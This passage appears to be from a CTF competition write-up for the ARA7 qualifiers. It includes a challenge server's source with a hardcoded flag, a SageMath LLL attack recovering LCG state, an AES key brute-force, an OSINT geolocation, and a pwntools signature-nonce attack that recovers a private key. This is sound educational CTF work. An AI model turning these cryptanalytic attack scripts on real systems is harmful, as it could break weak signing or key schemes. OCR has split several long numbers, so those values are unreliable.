db.prepare('SELECT * FROM users WHERE doctor_id = ?').get(uid);\n        \n
res.json({ \n            success: true, \n            method: \"Batch\", \n            results: results, \n
new_permits: newUser.permits,\n            new_orundum: newUser.orundum\n        });\n    }
```

```
else {\n        return res.status(400).json({ error: \"Invalid Pull Amount\" });\n    }\n});\napp.post('/api/store/buy', authMiddleware, (req, res) => {\n    const { item } = req.body;\n    const uid = req.signedCookies.doctor_id; \n    if (!uid) return res.status(401).json({ error: \"Not logged in\" });\n\n    const user = db.prepare('SELECT * FROM users WHERE doctor_id = ?').get(uid);\n    if (!user) return res.status(404).json({ error: \"User not found\" });\n\n    try {\n        if (item === 'permit') {\n            if (user.orundum < 600) return res.status(400).json({ error: \"Insufficient Orundum!\" });\n            db.prepare('UPDATE users SET orundum = orundum - 600, permits = permits + 1 WHERE doctor_id = ?').run(uid);\n            return res.json({ success: true, message: \"Headhunting Permit acquired!\" });\n        }\n        \n        else if (item === 'orundum') {\n            if (user.originite_prime < 1) return res.status(400).json({ error: \"Insufficient Originite Prime!\" });\n            db.prepare('UPDATE users SET originite_prime = originite_prime - 1, orundum = orundum + 180 WHERE doctor_id = ?').run(uid);\n            return res.json({ success: true, message: \"Exchanged 1 OP for 180 Orundum.\" });\n        }\n\n        else if (item === 'lmd_case') {\n            db.prepare('UPDATE users SET lmd = lmd + 1000 WHERE doctor_id = ?').run(uid);\n            return res.json({ success: true, message: \"Received 1000 LMD. ENDLIMITED LMD GOESSS BRRRRRRRR\" });\n        } \n        \n        else if (item === 'secret_key') {\n            if (user.username !== 'Lylera') {\n                return res.status(403).json({ error: \"Access Denied. Admin clearance required.\" });\n            }\n            if (user.lmd < 500000) {\n                return res.status(400).json({ error: \"Insufficient LMD. Cost: 500,000\" });\n            }\n\n            db.prepare('UPDATE users SET lmd = lmd - 500000, gallery_unlock = 1 WHERE doctor_id = ?').run(uid);\n            return res.json({ success: true, message: \"Decryption Key Acquired. Gallery Unlocked.\" });\n        }\n\n        res.status(400).json({ error: \"Invalid Item\" });\n\n    } catch (e) {\n        console.error(e);\n        res.status(500).json({ error: \"Transaction Failed\" });\n    }\n});\napp.get('/api/data', authMiddleware, (req, res) => {\n    const uid = req.signedCookies.doctor_id; \n    if (!uid) return res.status(401).json({ error: \"Not logged in\" });\n\n    const user = db.prepare('SELECT * FROM users WHERE doctor_id = ?').get(uid);\n    if (user) {\n        const isAdmin = (user.username === 'Lylera');\n\n        let secretData = null;\n        if (user.gallery_unlock === 1) {\n            secretData = {\n                flag: \"ARA7{THE_FACTORY_MUST_GROW_MUST_EFFICIENT_oh_wait_wrong_game_xD}\",\n                video1: \"/image/1.mp4\",\n                video2: \"/image/2.mp4\"\n            };\n        }\n\n        return res.json({\n            id: user.doctor_id,\n            name: user.username,\n            level: user.level,\n            orundum: user.orundum,\n            lmd: user.lmd,\n            originite_prime: user.originite_prime,\n            permits: user.permits,\n            secretary_img: user.secretary_img,\n            isAdmin: isAdmin,\n            gallery_unlock: user.gallery_unlock,\n            rewards: secretData                \n        });\n    }\n    return res.status(404).json({ error: \"User not found\" });\n});\n\napp.listen(port, () => {\n    console.log(`Arknights System Online at ${port}`);\n});\n"}}
```

know the trick [100 pts] | Crypto


Author : ???



FLAG: *ARA7{C0N9R4T5_y0u_F1ND_m3_lcmethod_fl4gggg}*

https://gemini.google.com/share/89fa636b0f24


Brief Overview

Jujur keren sih chall nya kayak two in one crypto chall, karena kepepet kali ama waktu untuk bikin WU 

:3. Terpakasa untuk tidak terlalu detailed dalam explanation nya >_<

Step by Step

1. Connect to the server using netcat and low and behold we are immediately greeted with this!



2. To find the X3 we can use **Lattice Reduction (LLL algorithm)**. By knowing we can write a solver using SageMath because it has a robust implementation of the LLL algorithm.

```
# Parameters from the challenge
p = 115792089237316195423570985008687907853269984665640564039457584007913129639917
a = 100720434724302814904053626510495455391082506492327747842141262032751684401854
b = 514631507721405306298073637848375664226723355710112857507800679889911926255
n = 40

# Observations (h0, h1, h2)
h0 = 968852466726078703819955219989690981844639388292366248354398047 20
```

```
h1 = 449668252294223273482129166825505907550445430057509954353406586 08
h2 = 147594155351770872376683351341621974313247776495462865465626490 86

# Calculate the constant K from the equation: l1 - a*l0 = K (mod p)
# Derived from: (h1<<n) + l1 = a*((h0<<n) + l0) + b (mod p)
K = (a * (h0 << n) + b - (h1 << n)) % p

# Construct the Lattice Basis
# We want to find a short vector (l0, l1, 2^n)
# Row 0: [1, a, 0]      -> represents l0
# Row 1: [0, p, 0]      -> represents modulus reduction
# Row 2: [0, K, 2^n]    -> represents the constant offset and scaling
L = Matrix([
    [1, a, 0],
    [0, p, 0],
    [0, K, 2^n]
])

# Run LLL reduction to find the shortest vector
B = L.LLL()

print("[*] Lattice reduced.")

found_x3 = None

# Check the reduced basis vectors for our solution
for row in B:
    # The last element of our target vector should be +/- 2^n (from the scaling in Row 2)
    if abs(row[2]) == 2**n:
        possible_l0 = abs(row[0])

        # Reconstruct x0
        x0_candidate = (h0 << n) + possible_l0

        # specific check: verify if this x0 generates the correct x1 (h1)
        x1_candidate = (a * x0_candidate + b) % p
        if (x1_candidate >> n) == h1:
            print("[+] State recovered!")
            print(f"x0: {x0_candidate}")

            # Calculate x2 and verify against h2
            x2_candidate = (a * x1_candidate + b) % p
            if (x2_candidate >> n) == h2:
                print("[+] x2 verified against h2.")

                # Calculate x3
                x3 = (a * x2_candidate + b) % p
                print(f"\n[SUCCESS] The next value x3 is:\n{x3}")
                found_x3 = x3
                break

if not found_x3:
    print("[-] Failed to recover state. Check parameters.")
```

Which resulted in the output:

```
[*] Lattice reduced.
[+] State recovered!
x0:
106526455276478367314656715316229330538722711696106453072290647820589980001608
[+] x2 verified against h2.

[SUCCESS] The next value x3 is:
569543517845173498493899223148859097807837280772850476401191279007176747906 77
```

3. Inputting that we are greeted by another challenge!

```
x₃ =
569543517845173498493899223148859097807837280772850476401191279007176747906 77

============================================================
[+] CORRECT!
============================================================

Here's your encrypted flag:
  IV:         9a6fae360627140a80bd9358d90a13fe
  Ciphertext: f9032029d2820d06be0f09cf6ae9f5f5ea462d9d03b821fd37e4b1eb75c6c85dbb0b677fda19160d3d0621
  Key:        Linear Congruential Method
```

The challenge told us that the key is a Linear Congruential Method where It is acting as a **Stream Cipher**. The next part of the challenge is essentially telling the player (Me :3) to generate the next states (x4,x5), extract their upper bits (shift right by 40), convert those values to bytes, and XOR them with the ciphertext.

4. By asking the LLM “nicely” to make the solver we got this :3

```
from Crypto.Cipher import AES
from Crypto.Util import Counter
from Crypto.Util.number import long_to_bytes
import hashlib

# --- 1. CHALLENGE DATA ---
# Target: The first byte of the keystream MUST be 0xB8
# Logic: Ciphertext[0] (0xF9) ^ 'A' (0x41) = 0xB8
TARGET_BYTE = 0xB8

IV_HEX = "9a6fae360627140a80bd9358d90a13fe"
IV = bytes.fromhex(IV_HEX)
IV_INT = int(IV_HEX, 16)

# LCG Data
x3 =
569543517845173498493899223148859097807837280772850476401191279007176747906 77
p =
115792089237316195423570985008687907853269984665640564039457584007913129639917
a =
100720434724302814904053626510495455391082506492327747842141262032751684401854
b =
```

```
5146315077214053062980736378483756642267233557101128575078006798899119262
55
x4 = (a * x3 + b) % p

# --- 2. CANDIDATES ---
candidates = []

# Helper to add candidates
def add_cand(name, key_bytes):
    # Ensure standard AES key sizes (16, 24, 32 bytes)
    # If not standard, pad with nulls to 32 bytes (AES-256)
    if len(key_bytes) not in [16, 24, 32]:
        key_bytes = key_bytes.ljust(32, b'\0')[:32]
    candidates.append((name, key_bytes))

# A. Raw Integers (Converted to Bytes)
add_cand("x3 (Big Endian)", long_to_bytes(x3))
add_cand("x4 (Big Endian)", long_to_bytes(x4))
add_cand("a (Parameter)", long_to_bytes(a))
add_cand("b (Parameter)", long_to_bytes(b))

# B. Hashed Values (Common CTF technique)
add_cand("SHA256(x3)", hashlib.sha256(long_to_bytes(x3)).digest())
add_cand("SHA256(str(x3))", hashlib.sha256(str(x3).encode()).digest())
add_cand("MD5(x3)", hashlib.md5(long_to_bytes(x3)).digest())
add_cand("MD5(str(x3))", hashlib.md5(str(x3).encode()).digest())

# C. String Literals
phrase = b"Linear Congruential Method"
add_cand("Phrase 'Linear...'", phrase)
add_cand("SHA256(Phrase)", hashlib.sha256(phrase).digest())
add_cand("MD5(Phrase)", hashlib.md5(phrase).digest())

# --- 3. THE CHECKER ---
print(f"[*] Testing {len(candidates)} keys against Target Byte 0x{TARGET_BYTE:02X}...")
print(f"[*] IV: {IV_HEX}")

CT_FULL =
bytes.fromhex("f9032029d2820d06be0f09cf6ae9f5f5ea462d9d03b821fd37e4b1eb75c6c8
5dbb0b677fda19160d3d0621")

for name, key in candidates:
    # Mode 1: AES-CTR
    try:
        ctr = Counter.new(128, initial_value=IV_INT)
        cipher = AES.new(key, AES.MODE_CTR, counter=ctr)
        # Encrypt a single NULL byte to get the first byte of the keystream
        keystream_byte = cipher.encrypt(b'\x00')[0]

        if keystream_byte == TARGET_BYTE:
            print(f"\n[!!!] MATCH FOUND (AES-CTR) [!!!]")
            print(f"Key: {name}")
            # Decrypt full
            cipher = AES.new(key, AES.MODE_CTR, counter=ctr) # Reset
```

```
            pt = cipher.decrypt(CT_FULL)
            print(f"Flag: {pt}")
            break
    except Exception as e:
        pass

    # Mode 2: AES-CFB
    try:
        cipher = AES.new(key, AES.MODE_CFB, iv=IV, segment_size=128)
        # CFB keystream is Encrypt(IV)
        keystream_byte = cipher.encrypt(b'\x00')[0] # Encrypting null effectively gives
keystream
        # Wait, for CFB decrypt: PT = CT ^ Enc(IV) (for first block)
        # Enc(IV)[0] should match Target
        # Let's just try full decrypt
        cipher = AES.new(key, AES.MODE_CFB, iv=IV, segment_size=128)
        pt = cipher.decrypt(CT_FULL)
        if pt.startswith(b'ARA'):
            print(f"\n[!!!] MATCH FOUND (AES-CFB) [!!!]")
            print(f"Key: {name}")
            print(f"Flag: {pt}")
            break
    except:
        pass

    # Mode 3: AES-ECB (Using Key directly)
    try:
        cipher = AES.new(key, AES.MODE_ECB)
        pt = cipher.decrypt(CT_FULL)
        if pt.startswith(b'ARA'):
            print(f"\n[!!!] MATCH FOUND (AES-ECB) [!!!]")
            print(f"Flag: {pt}")
            break
    except:
        pass

print("[*] Scan complete.")
```

Running that we'll get the flag:


```
(base) ┌──(nya㉿LAPTOP-KS5NSQ4Q)-[~/ctf/comp/ARA7.0/quals]
└─$ python solver_next-step.py
[*] Testing 11 keys against Target Byte 0xB8...
[*] IV: 9a6fae360627140a80bd9358d90a13fe

[!!!] MATCH FOUND (AES-CTR) [!!!]
Key: SHA256(x3)
Flag: b'ARA7{C0N9R4T5_y0u_F1ND_m3_lcmethod_fl4gggg}'
[*] Scan complete.
```

The Abandoned Ones [100 pts] | misc - OSINT

Author : `0xhemo`

FLAG: *ARA7{th4nk_you_f0r_the_r3p0rt}*

1. Identify the sign in the image as Aspite Line Kashiwadai Snow Shelter, and after finding the site in google map, and inputting the coordinate you get the flag! Jujur perlu nguli sih tapi intinya dapet :3




2. Flag is *ARA7{th4nk_you_f0r_the_r3p0rt} !!!!*

```
(base) ┌──(nya㉿LAPTOP-KS5NSQ4Q)-[~/ctf/comp/ARA7.0/quals]
└─$ nc chall-ctf.ara-its.id 7878
Enter the coordinates (format: X Y):
39.9261 140.9619
ARA7{th4nk_you_f0r_the_r3p0rt}
```

---

that-simple [100 pts] | Crypto

Author : idzoyy



FLAG:
ARA7{tbh_this_chall_is_too_easy_use_AI_right??just_upload_src_code_then_prompt_then_run_generated_sv_script}

https://gemini.google.com/share/d217daf03caf

1. Solver to get the values

```
from pwn import *

def forge_message(target_h_val=1):
    # Target state: [0, 0, ..., 1]
    target_state = [0] * 32
    target_state[31] = target_h_val

    state = bytearray([(i * 13 + 37) % 256 for i in range(32)])
    acc = 0x55
    forged_msg = bytearray(32)
```

```
    # Reverse the hash logic byte by byte
    for i in range(32):
        current_val = state[i]
        wanted_val = target_state[i]

        # Calculate required accumulator value
        first = state[(i - 1) % 32]
        end = state[(i - 7) % 32]
        needed_acc = (current_val ^ wanted_val) ^ first ^ end

        # Reverse the accumulator rotation to get message byte
        rotated_acc = ((acc << 5) | (acc >> 3)) & 0xFF
        byte_msg = needed_acc ^ rotated_acc

        forged_msg[i] = byte_msg

        # Update state for next iteration
        acc = needed_acc
        state[i] = wanted_val

    return bytes(forged_msg)

# Connect and Gather Data
io = remote('chall-ctf.ara-its.id', 6969)

# 1. Sign Random (sets up k1)
io.sendlineafter(b'(y/n) : ', b'y')
io.sendlineafter(b'(hex) : ', b'41')
r1, s1, h1, q = eval(io.recvline().strip())

# 2. Sign Forged Message (sets up k2 with h=1)
m_forge = forge_message(1)
io.sendlineafter(b'(y/n) : ', b'y')
io.sendlineafter(b'(hex) : ', m_forge.hex().encode())
r2, s2, h2, _ = eval(io.recvline().strip())

print(f"q={q}\nr1={r1}\ns1={s1}\nh1={h1}\nr2={r2}\ns2={s2}\nh2={h2}")
```

2. SageMath (Recover Flag)

```
# --- CHALLENGE DATA ---
q =
14823768247903864727743910900357883441273078721304667252641893457862216679615484445727397639542647063395621847983684235976254658915851239087510295769334175423991709614602870317752199296838367322069476710263087017146271533827626206698712338151424932891731392832614888837955561212589546497864523974140229016203 1
r1 =
14067664351426300549112063203882834516244714668571144625693961628013524754177970093458945848696314071494623004217397694710092539905430605882614915688870699067019047195383940969124315077561424190549982826081972470401533432687722203457526966964483557069721435856561437667576147209790335107
```

```
626851598038635428913
s1 =
361640854246602881702878168483370366444840548575564346089280729907626219
063491781509287606013724890026711147201518670665827027605885408791585597
924770266978098139228299547355923871449189767679216200688389051977820139
617954319900444207250871340781775946195282197896491877775041699550832456
66399576075953601792
h1 =
128433794606570488832822812974646231369642083814651764614373891603377613
24191
r2 =
626572825060286729546718841277435457288588898517154721770563194538890074
352597835929370931262204714242376869406567040768458436879643950184193491
636762999884050052495821962410487500892054266173889763685752237313879320
666550350192729859562681488478582225377336886544970517970317664770051582
06859851404668284932
s2 =
941768495024833593330026138086357357999573424162489364222866871698588609
127581364267595521435434269698770653183572586021425894532120219307117135
220513158615414795888205193640654392969330402418081428950007143086366014
196288789923429138983919572353426893094381742832252384562620849425873775
06872745051563930034
h2 = 1

# --- SOLVER LOGIC ---

def solve():
    # 1. Setup Finite Field and Polynomial Ring
    F = Zmod(q)
    P = PolynomialRing(F, 'x')
    x = P.gen()

    # 2. Reconstruct Nonce Equations
    # From s = k^-1 * (h + x*r)  =>  k = s^-1 * (h + x*r)
    # k = (s^-1 * h) + (s^-1 * r) * x
    # k = A + B * x

    s1_inv = F(s1).inverse()
    s2_inv = F(s2).inverse()

    A1 = s1_inv * h1
    B1 = s1_inv * r1

    A2 = s2_inv * h2
    B2 = s2_inv * r2

    # Define k1 and k2 as polynomials in terms of private key x
    k1_poly = A1 + B1 * x
    k2_poly = A2 + B2 * x

    # 3. Apply the Simplified Update Logic (h=1)
    # Original: k_new = ((k^5) XOR h) + h^((k^5) XOR h)
    # With h=1: k2    = ((k1^5) XOR 1) + 1
```

```
    # XOR 1 means:
    # If number is Even: n+1
    # If number is Odd:  n-1
    # We don't know if k1^5 is even or odd, so we try both cases.

    roots = []

    # Case A: k1^5 was Even -> (Even ^ 1) = Even + 1
    # k2 = (k1^5 + 1) + 1 = k1^5 + 2
    poly_caseA = (k1_poly**5 + 2) - k2_poly
    roots.extend(poly_caseA.roots())

    # Case B: k1^5 was Odd -> (Odd ^ 1) = Odd - 1
    # k2 = (k1^5 - 1) + 1 = k1^5
    poly_caseB = (k1_poly**5) - k2_poly
    roots.extend(poly_caseB.roots())

    # 4. Output the Flag
    print(f"[*] Found {len(roots)} candidate roots.")

    for root, multiplicity in roots:
        val = int(root)
        try:
            # Decode bytes
            flag_bytes = val.to_bytes((val.bit_length() + 7) // 8, 'big')
            print(f"[+] Decoded candidate: {flag_bytes}")
            if b'ARA' in flag_bytes or b'flag' in flag_bytes:
                print(f"\n>>> FLAG: {flag_bytes.decode()} <<<")
        except Exception as e:
            print(f"[-] Could not decode root {val}: {e}")

solve()
```